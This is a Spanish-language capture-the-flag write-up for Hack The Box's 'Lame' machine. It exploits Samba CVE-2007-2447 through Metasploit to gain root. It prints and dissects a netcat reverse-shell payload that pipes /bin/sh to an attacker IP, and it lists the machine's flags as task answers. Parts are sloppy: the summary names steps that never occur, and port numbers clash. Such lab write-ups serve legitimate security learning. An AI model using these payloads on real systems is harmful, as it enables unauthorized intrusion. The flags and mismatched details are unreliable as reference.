

Solution VM Lame

1. General Information

Machine Name ⇒ Lame

Platform ⇒ Hack The Box

Type ⇒ Linux

Difficult ⇒ Easy

Tags ⇒ Enterprise Network, Common Services, Vulnerability Assessment, Software & OS exploitation, Security Tools

By BOTk

2. Specific Information

Machine Description

Lame is an easy Linux machine, requiring only one exploit to obtain root access. It was the first machine published on Hack The Box and was often the first machine for new users prior to its retirement.

Area of Interest

List = [Enterprise Network, Common Services, Vulnerability Assessment, Software & OS exploitation Security Tools]

Campo	Detalle
Vulnerability	Remote Code Execution
Technology	SAMBA
Security Tool	Metasploit

CVE

CVE-2007-2447


Resumen

- Escaneo inicial con Nmap (nmap): Identificación de puertos abiertos y servicios activos.
- Enumeración de servicios expuestos (FTP, SSH, HTTP): Análisis de servicios accesibles en la máquina.
- Explotación de
- Análisis de tráfico con Wireshark (Wireshark): Extracción de credenciales en una captura de tráfico de red.
- Acceso a través de FTP (FTP): Uso de credenciales filtradas para acceder al sistema.

Conexión

Encender la máquina

Damos clic en *Join Machine*



Luego de esperar el tiempo indicado, podremos visualizar la **IP** de la maquina objetivo

Probamos la conexión a la dirección **IP** de la maquina objetivo

```
ping -c3 10.10.10.3
```

Primero le hacemos ping a nuestra máquina objetivo para comprobar el estado de esta.

```
(kali㉿kali)-[~/Downloads]
└─$ ping -c3 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=162 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=63 time=161 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=63 time=143 ms

— 10.10.10.3 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 143.452/155.761/162.439/8.714 ms
```

Escaneo Inicial

Puertos, Servicios y Versiones

Exploramos los todos los puerto abiertos con la herramienta **nmap**

```
nmap -sC -sV 10.10.10.3
```

```
(base) └─(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 20:06 EDT
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
```

Este comando nos sirve para scanear y ver los scripts comunes y las versiones de los protocolos que se están ejecutando en los puertos.

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst: 0.10.10.3
|   STAT:
|   FTP server status:
|     Connected to 10.10.14.12
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_ clock-skew: mean: 2h00m23s, deviation: 2h49m46s, median: 20s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_ System time: 2025-06-01T20:07:42-04:00
|_ smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.61 seconds
```

Imagen Referencial de la información obtenida:

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 63
22/tcp	open	ssh	syn-ack ttl 63
139/tcp	open	netbios-ssn	syn-ack ttl 63
445/tcp	open	microsoft-ds	syn-ack ttl 63
3632/tcp	open	distccd	syn-ack ttl 63

Con el descubrimientos de los puertos 21, 22, 139, 445, 3662 podemos investigarlos a profundidad

```
nmap -p21,22,139,445,3662 -sCV 10.10.10.3
```

```
PORT      STATE      SERVICE      VERSION
21/tcp    open       ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.14.239
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open       ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp    open       netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open       netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3662/tcp   filtered  pserver
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ clock-skew: mean: 2h00m22s, deviation: 2h49m45s, median: 20s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_ System time: 2025-06-21T15:58:07-04:00
```

Al probar el acceso anónimo por el servicio FTP parece que logramos ingresar escribiendo:

```
ftp 10.10.10.3
Name: anonymous
Password: admin
```

Username: anonymous

Password: admin

```
(kali㉿kali)-[~]
└─$ ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Sin embargo, al intentar listar, dirigirse a otros directorios no podemos.

```
220 (vsFTPD 2.3.4)
Name (10.10.10.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10254|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> cd home
550 Failed to change directory.
ftp> cd
(remote-directory) ls
550 Failed to change directory.
ftp> ls
229 Entering Extended Passive Mode (|||23932|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd 229
550 Failed to change directory.
ftp> █
```

Analizamos ahora la versión de nuestro protocolo ftp en el puerto 21 (vsftpd 2.3.4)

La vulnerabilidad de **vsftpd 2.3.4** (CVE-2011-2523) es un caso crítico de *backdoor* introducido maliciosamente en el código fuente distribuido desde el sitio oficial del proyecto entre el 30 de junio y el 3 de julio de 2011

Vemos que el puerto número 21 está abierto, el servicio es ftp con una versión

vulnerable (2011). Esta versión es vsftpd 2.3.4 es nuestra base para poder acceder a nuestra máquina objetivo y vulnerarla.

Utilizamos metasploit para analizar a profundidad esta vulnerabilidad y encontrar un exploit que nos de acceso al objetivo.

Pero, ¿que es metasploit?

- Metasploit es un **framework de código abierto** diseñado para realizar pruebas de penetración y evaluar la seguridad de sistemas informáticos. Es ampliamente utilizado tanto por profesionales de ciberseguridad como por investigadores y entusiastas del hacking ético.

Teniendo esto en cuenta esto, utilizamos los siguientes comandos para acceder a la consola de metasploit y explotar la vulnerabilidad. *vsftpd 2.3.4*

msfconsole

[illegible]


```
msf6 > search vsftpd 2.3.4

Matching Modules

=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > _
```

Buscamos la vulnerabilidad, en este caso la versión del servicio (vsftpd 2.3.4) con el siguiente comando:

```
search vsftpd 2.3.4
```

'Sirve para buscar la vulnerabilidad'

Encontramos un módulo y podemos usar los comandos de: info [índice del xplloit], use, etc.

```
msf6 > info 0

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  --
=> 0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
RHOSTS      yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
```

Basic options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Payload information:
 Space: 2000
 Avoid: 0 characters

Description:
 There is a famous backdoor in VSFTPD version 2.3.4, and a Metasploit module to exploit it. Does that ex
 This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:
 OSVDB (73573)
<http://pastebin.com/AetT9sS5>
<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>

View the full module info with the `info -d` command.

Intentamos usar este exploit para poder vulnerar la máquina objetivo.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > _
```

Observamos que al ejecutar el exploit no logramos vulnerar la máquina objetivo. Entonces es hora de cambiar de perspectiva.

Intententamos algo nuevo:

Analizamos de nuevo el scaneo que hicimos:

```

(base) └─(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-01 20:23 EDT
Nmap scan report for 10.10.10.3
Host is up (0.13s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.14.12
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Podemos observar que el puerto 445/ctp está abierto con el servicio netbios-ssn con la versión de Samba smbd 3.0.20-Debian

Buscamos alguna vulnerabilidad con esta información:

La vulnerabilidad más conocida asociada a **Samba smbd 3.0.20 en Debian** es la **CVE-2007-2447**, también conocida como la vulnerabilidad del "username map script".

Esta falla permite **ejecución remota de comandos sin autenticación** cuando Samba está configurado con la opción no predeterminada `username map script`

Iniciamos el metasploit

```
search Samba 3.0.20
```

```
msf6 > search Samba 3.0.20
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Encontramos una vulnerabilidad que quizá nos puede servir

Vemos que en la descripción dice: Username map script.

```
msf6 > info 0
Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14
Provided by: jduck <jduck@metasploit.com>
Available targets:
  Id Name
  -- --
  => 0 Automatic
Check supported: No
Basic options:
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
```

Obtenemos información interesante.

Intentamos ejecutar el xplloit:

```
Matching Modules
-----
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map scri
pt" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap
_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.163.128:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > _
```

```
Payload information:
Space: 1024

Description:
This module exploits a command execution vulnerability in Samba
versions 3.0.20 through 3.0.25rc3 when using the non-default
"username map script" configuration option. By specifying a username
containing shell meta characters, attackers can execute arbitrary
commands.


No authentication is needed to exploit this vulnerability since
this option is used to map usernames prior to authentication!

References:
https://nvd.nist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
http://www.securityfocus.com/bid/23972
http://labs.iddefense.com/intelligence/vulnerabilities/display.php?id=534
http://samba.org/samba/security/CVE-2007-2447.html


View the full module info with the info -d command.
```

Seguimos sin encontrar nada "útil", pero podemos hacer algo. Podemos usar wireshark al momento donde nosotros ejecutamos la herramienta metasploit.

Primero filtré por smb, protocolo **SMB (Server Message Block)**



Vemos que nos sale algo interesante, "SESSION SETUP AND REQUEST Y RESPONSE"



Esto es exactamente el payload que el exploit de Samba CVE-2007-2447 (la vulnerabilidad de "username command injection") intenta inyectar. Es decir:

- El exploit sí está funcionando hasta el punto de enviar el payload por SMB.
- Wireshark nos confirma que el campo Username está recibiendo una línea de comandos completa que intenta iniciar una reverse shell vía nc (netcat).
- El exploit se ejecuta pero no recibe respuesta.

Podemos ver: `/=`nohup mkfifo /tmp/qajy; nc 192.168.163.128 4444 0</tmp/qajy | /bin/sh >/tmp/qajy 2>&1; rm /tmp/qajy``

¿Pero porque no funciona esto?

`/=`nohup mkfifo /tmp/qajy; nc 192.168.163.128 4444 0</tmp/qajy | /bin/sh >/tmp/qajy 2>&1; rm /tmp/qajy``

Es un payload. Un *payload* es la carga útil de un ataque o exploit, es decir, el código o la instrucción que se ejecuta en un sistema objetivo después de que una vulnerabilidad ha sido explotada. Entonces ¿como funciona esa línea y porque no podemos vulnerar exitosamente?

`/=`...`

Esto es un truco para insertar un comando en un campo vulnerable (como username, path, etc.) que será ejecutado por sh en el sistema objetivo.

La tilde invertida ``...`` significa "ejecuta este comando en el shell"

nohup

Evita que el proceso se detenga si el shell o terminal que lo ejecuta se cierra. Es útil para mantener procesos en ejecución en segundo plano

mkfifo /tmp/qajy

Crea un **FIFO (named pipe)** en /tmp/qajy. Es un archivo especial que se comporta como un canal de comunicación entre procesos.

Aquí será usado como una especie de "buffer" entre nc y sh

nc 192.168.163.128 4444 0</tmp/qajy

Usa **netcat (nc)** para conectarse a **192.168.163.128:4444** (tu máquina atacante).

- 0</tmp/qajy: redirige la entrada estándar (stdin) de nc al pipe que creamos (/tmp/qajy).

Es decir: lo que escriba el atacante se envía al named pipe.

- NOS DAMOS CUENTA DE QUE LA IP DE ORIGEN NO ES LA DE LA VPN*

Entonces lo que hice fue cambiar mi "LHOST" y "LPORT 4444" porque por ahí estoy escuchando la comunicación que entra a la máquina objetivo.

```

File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.12
LHOST => 10.10.14.12
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_bash
[-] The value specified for payload is not valid.
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Command shell session 1 opened (10.10.14.12:4444 -> 10.10.10.3:55881) at 2025-06-01 21:41:27 -0400
0

script /dev/null -c bash
root@lame:/# cd ..
root@lame:/# ls
bin      etc      initrd.img.old  mnt      root    tmp      vmlinuz.old
boot    home     lib             nohup.out sbin     usr
cdrom   initrd   lost+found     opt      srv     var
dev     initrd.img  media         proc     sys     vmlinuz
root@lame:/#

```

También usé el payload que me recomendó metasploit

"cmd/unix/reverse_netcat"

Finalmente obtenemos una respuesta "positiva", utilizamos el siguiente comando para navegar en la terminal: "script /dev/null -c bash"

Vemos que hemos podido acceder al objetivo. (POR FINxd)


```


script /dev/null -c bash
root@lame:/# cd ..
root@lame:/# ls
bin      etc          initrd.img.old  mnt      root      tmp        vmlinuz.old
boot     home         lib             nohup.out sbin      usr
cdrom    initrd       lost+found      opt      srv       var
dev      initrd.img   media          proc     sys       vmlinuz
root@lame:/# cd root
root@lame:/root# ls
Desktop  reset_logs.sh  root.txt  vnc.log
root@lame:/root# cat root.txt
65f4d6c18bd1c76ab4b6b0ff3ef41476
root@lame:/root# cd ..
root@lame:/# cd var
root@lame:/var# ls
agentx  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@lame:/var#

```

```

root@lame:/# cd root
root@lame:/root# ls
Desktop  reset_logs.sh  root.txt  vnc.log
root@lame:/root# cat root.txt
65f4d6c18bd1c76ab4b6b0ff3ef41476
root@lame:/root# cd ..
root@lame:/# cd var
root@lame:/var# ls
agentx  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@lame:/var# cd ..
root@lame:/# cd usr
root@lame:/usr# ls
X11R6  bin  games  include  lib  lib64  local  sbin  share  src
root@lame:/usr# cd ..
root@lame:/# ls
bin      etc          initrd.img.old  mnt      root      tmp        vmlinuz.old
boot     home         lib             nohup.out sbin      usr
cdrom    initrd       lost+found      opt      srv       var
dev      initrd.img   media          proc     sys       vmlinuz
root@lame:/# cd home
root@lame:/home# ls
ftp  makis  service  user
root@lame:/home# cd makis
root@lame:/home/makis# ls
user.txt
root@lame:/home/makis# cat user.txt
0d7d2800348477a8921451191713a94f
root@lame:/home/makis#

```



Tasks:

How many of the nmap top 1000 TCP ports are open on the remote host? → 4

What version of VSFTPD is running on Lame? → 2.3.4

There is a famous backdoor in VSFTPD version 2.3.4, and a Metasploit module to exploit it. Does that exploit work here? → no

What version of Samba is running on Lame? Give the numbers up to but not including "-Debian". → 3.0.20

What 2007 CVE allows for remote code execution in this version of Samba via shell metacharacters involving the SamrChangePassword function when the "username map script" option is enabled in smb.conf? → CVE-2007-2447

Submit the flag located in the makis user's home directory. → 0d7d2800348477a8921451191713a94f

Submit the flag located in root's home directory. → 65f4d6c18bd1c76ab4b6b0ff3ef41476

Exploraremos un poco más allá de conseguir una concha de raíz en la caja. Si bien la redacción oficial no cubre esto, se puede mirar el escrito de 0xdf para más detalles. Con una concha de raíz, podemos ver por qué la hazaña de VSFTPD fracasó. Nuestra inicial nmapEl escaneo mostró cuatro puertos TCP abiertos.

Corriendo netstat -tnlp muestra muchos más puertos escuchando, incluyendo los de 0.0.0.0 y las cajas IP externa, por lo que deben ser accesibles. Qué debe ser bloquear la conexión con estos puertos? → firewall

Cuando la puerta trasera VSFTPd es desencadenante, qué puerto comienza a escuchar??? → 6200 | **VSFTPd 2.3.4** abre la puerta trasera en el puerto **6200** cuando se explota la vulnerabilidad. Esto permite al atacante conectarse a una sesión interactiva y ejecutar comandos en el sistema.

When the VSFTPd backdoor is triggered, does port 6200 start listening on Lame?
→ yes